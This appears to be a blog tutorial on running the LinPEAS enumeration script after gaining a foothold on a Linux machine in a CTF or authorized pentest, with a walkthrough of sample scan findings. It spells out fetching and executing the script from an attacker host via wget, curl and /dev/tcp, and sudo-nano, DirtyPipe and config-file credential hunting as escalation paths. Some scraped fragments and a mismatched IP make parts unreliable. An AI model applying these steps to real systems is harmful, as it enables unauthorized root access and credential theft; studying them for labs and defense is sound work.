Introduction
When you land a shell on a Linux machine during a CTF or authorized pentest, the next question is almost always the same — how do you get from a low-privilege user to root? The answer starts with enumeration: systematically gathering everything about the system that might reveal a path upward. Operating system version, kernel patches, running services, sudo rights, SUID binaries, cron jobs, writable paths, credentials in config files — there is a lot to check.
LinPEAS (Linux Privilege Escalation Awesome Script) automates that entire process. It is part of the PEASS-ng (Privilege Escalation Awesome Scripts Suite — Next Generation) toolkit maintained by carlospolop. In seconds it runs hundreds of checks across the system and outputs everything color-coded by severity, so you can immediately see what to focus on instead of wading through noise.
Color Legend
Understanding the color coding is essential before you look at any output. LinPEAS uses four colors to communicate risk level at a glance.
Prerequisites
Before following this guide you need:
- A foothold on the target — an initial shell as a low-privilege user (via SSH, reverse shell, web shell, etc.)
- An attacker machine — Kali Linux, Parrot OS, or any machine with Python 3 and network access to the target
- Network connectivity between attacker and target — the target needs to be able to reach your machine on at least one port to download the script
- A lab or CTF environment — this guide uses a HackTheBox-style Ubuntu 22.04 VM as the target
Getting LinPEAS
LinPEAS is hosted on GitHub as part of the PEASS-ng project. Download the latest release of the shell script directly to your attacker machine.
Download linpeas.sh to your attacker machine
On your attacker machine, use wget to pull the latest linpeas.sh from the official GitHub releases page. This always gives you the most up-to-date version with the latest checks.
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.shOnce downloaded, confirm the file is there and check its size — a healthy download is typically around 800 KB to 1 MB.
ls -lh linpeas.shTransferring LinPEAS results to the target
The script needs to get onto the target machine. The simplest and most reliable method is to host it from your local machine using Python's built-in HTTP server and fetch it to the target using wget or curl.
Start a Python HTTP server on your local machine
In the directory where you downloaded linpeas.sh, start a simple HTTP server. Python 3 ships this built-in — no extra tools needed. The default port is 8000 but you can use any open port.
python3 -m http.server 8000Your attacker machine is now serving files from that directory. Leave this terminal open — the server needs to stay running while the target downloads the file.
Download linpeas.sh from the target
On the target machine (inside your shell session), download the script from your attacker machine. Replace 10.10.15.176 with your attacker machine's IP address — the one the target can reach.
# Using wget
wget http://MACHINE_IP:8000/linpeas.sh

# Alternative using curl
curl http://MACHINE_IP:8000/linpeas.sh -o linpeas.shwget or curl, try writing directly to a file: cat < /dev/tcp/MACHINE_IP/8000 > linpeas.sh — this works on any system with bash and TCP support.
Running LinPEAS
Once the script is on the target, make it executable and run it. LinPEAS does not need root to run — it is designed to be executed as the low-privilege user you landed with.
Make the script executable and run it
Give the file execute permissions, then run it. By default LinPEAS outputs everything with ANSI color codes to the terminal. For the cleanest experience, run it in a terminal that supports 256 colors.
chmod +x linpeas.sh
./linpeas.sh
If you want to save the output to a file and review it later (or transfer it back to your attacker machine), pipe it to tee:
./linpeas.sh | tee linpeas_output.txtLinPEAS also supports several useful flags for more thorough scans:
# -a  Run all checks (slower, more thorough — includes network recon)
# -N  No color output (useful when saving to a file to be read offline)
./linpeas.sh -a           # full scan
./linpeas.sh -a -N        # full scan, plain text output
Reading the Output
LinPEAS divides its output into clearly labeled sections separated by banner headers. The sections run in a logical order — start from the top and work down, but pay attention to color first. Any red or red/yellow highlighted line is your priority.
Walkthrough — Real Scan Results
The following is a breakdown of a LinPEAS scan run against an Ubuntu 22.04 LTS test environment as user john. This is what the output looks like in practice and how to interpret each finding.
System identification
The very first output block gives you a quick snapshot of the target before any section dives in. This tells you what you are working with.
OS: Linux version 5.15.0-135-generic ... Ubuntu 22.04.4 LTS
User & Groups: uid=1000(john) gid=1000(john) groups=1000(john),27(sudo)
Hostname: ubuntu
Two things stand out immediately: the kernel is 5.15.0-135, and the user john is in the sudo group (27). The sudo group membership is significant — it means this user is authorized to use sudo, though whether there are NOPASSWD entries or restrictions depends on the sudoers configuration, which LinPEAS checks next.
Kernel exploit registry
LinPEAS cross-references the running kernel version against its database of known kernel exploits. On this system it flagged two matches.
CVE: CVE-2022-0847 | Name: DirtyPipe | Match: ver>=5.8,ver<=5.16.11 | Tags: ubuntu=(20.04|21.04) | Rank: 1
CVE: CVE-2022-0995 | Name: watch_queue | Match: ver>=5.8,ver<5.16.5,x86_64 | Rank: 1
DirtyPipe (CVE-2022-0847) is one of the most well-known recent Linux kernel exploits — it allows an unprivileged user to overwrite read-only files backed by the page cache, which can be used to overwrite /etc/passwd or inject shellcode into SUID binaries to gain root. The kernel version here (5.15.0-135) falls within the vulnerable range. Always verify with a working PoC before relying on kernel exploits — they can crash the system.
sudo -l — the most important check
The sudo section is almost always where the most direct privilege escalation paths live. LinPEAS runs sudo -l and parses the output.
User john may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/nano
This is a red flag — literally. Two entries here:
(ALL : ALL) ALL— john can run any command as any user, but this requires a password(root) NOPASSWD: /usr/bin/nano— john can runnanoas root without a password
The NOPASSWD nano entry is a direct privilege escalation path. nano can be used to edit any file on the system — including /etc/sudoers or /etc/passwd — when run as root. GTFOBins documents exactly how: run sudo nano, then use the built-in ^R ^X shortcut inside nano to execute shell commands as root.
Processes and services
The processes section lists everything running on the machine, which reveals the attack surface and potential lateral movement targets.
root    /usr/sbin/nginx -g daemon on; master_process on;
root    /usr/sbin/apache2 -k start
mysql   /usr/sbin/mysqld
root    php-fpm: master process
        proftpd: (accepting connections)
root    /usr/local/bin/velociraptor ...
root    /opt/sysmon/sysmon -i /opt/sysmon/config.xml
root    /usr/bin/suricata ...
This is a heavily monitored environment — Velociraptor (DFIR agent), Sysmon (event logging), Suricata (IDS/IPS), osquery, and tcpdump are all running. In a real engagement this would mean every command you run is likely being logged. In a CTF, it is just part of the scenario. More interestingly for exploitation: MySQL, Apache2, Nginx, and ProFTPD are all running as potential targets for credential dumping or service exploitation.
Security mechanisms
LinPEAS checks what mitigations are active on the system.
AppArmor profile: unconfined
SELinux enabled: sestatus Not Found
ASLR enabled: Yes
Seccomp enabled: disabled
Is this a virtual machine: Yes (vmware)
AppArmor is loaded but the current process is unconfined — no profile is actively restricting it. SELinux is not present. ASLR is on (makes memory exploitation harder but not impossible). Seccomp is disabled. The combination of no MAC enforcement and disabled seccomp is a relatively permissive environment for exploitation.
What to Do Next
After LinPEAS finishes, you have a prioritized list of leads. Work through them in order of color severity.
Start with the red/yellow findings
In this scan, the NOPASSWD sudo nano entry is the most direct path. Manual verification takes seconds: run sudo -l yourself to confirm, then check GTFOBins for the exploitation steps. Never trust LinPEAS output alone — always verify manually before acting on a finding.
Research kernel exploits carefully
DirtyPipe is a reliable exploit when the kernel version matches, but kernel exploits can destabilize or crash the system. In a CTF this is usually acceptable. In an authorized pentest, discuss with the client before running kernel exploits in production environments. Search for a working PoC, compile it on a matching system, and test in an isolated lab first.
Follow up on services and credentials
With MySQL, Apache, and ProFTPD running, look for configuration files containing credentials: /etc/mysql/, web application config files under /var/www/, and FTP configuration under /etc/proftpd/. Credentials found here often reuse passwords or grant access to other accounts.
./linpeas.sh | tee output.txt) and transfer it back to your attacker machine. Review it methodically rather than trying to catch everything in a live terminal — it is easy to miss findings when they scroll past quickly.
Conclusion
LinPEAS compresses what would otherwise be an hour of manual enumeration into a single automated run. The color-coded output tells you exactly where to look — the NOPASSWD sudo entry for nano in this walkthrough is a textbook example of the kind of misconfiguration it surfaces in seconds that a manual check might take much longer to find.
The tool does not exploit anything on its own — it finds and highlights. The follow-up is always manual. Cross-reference every finding with GTFOBins, HackTricks, and ExploitDB, verify it works in your specific context, and keep notes as you go. Enumeration is only as useful as what you do with it.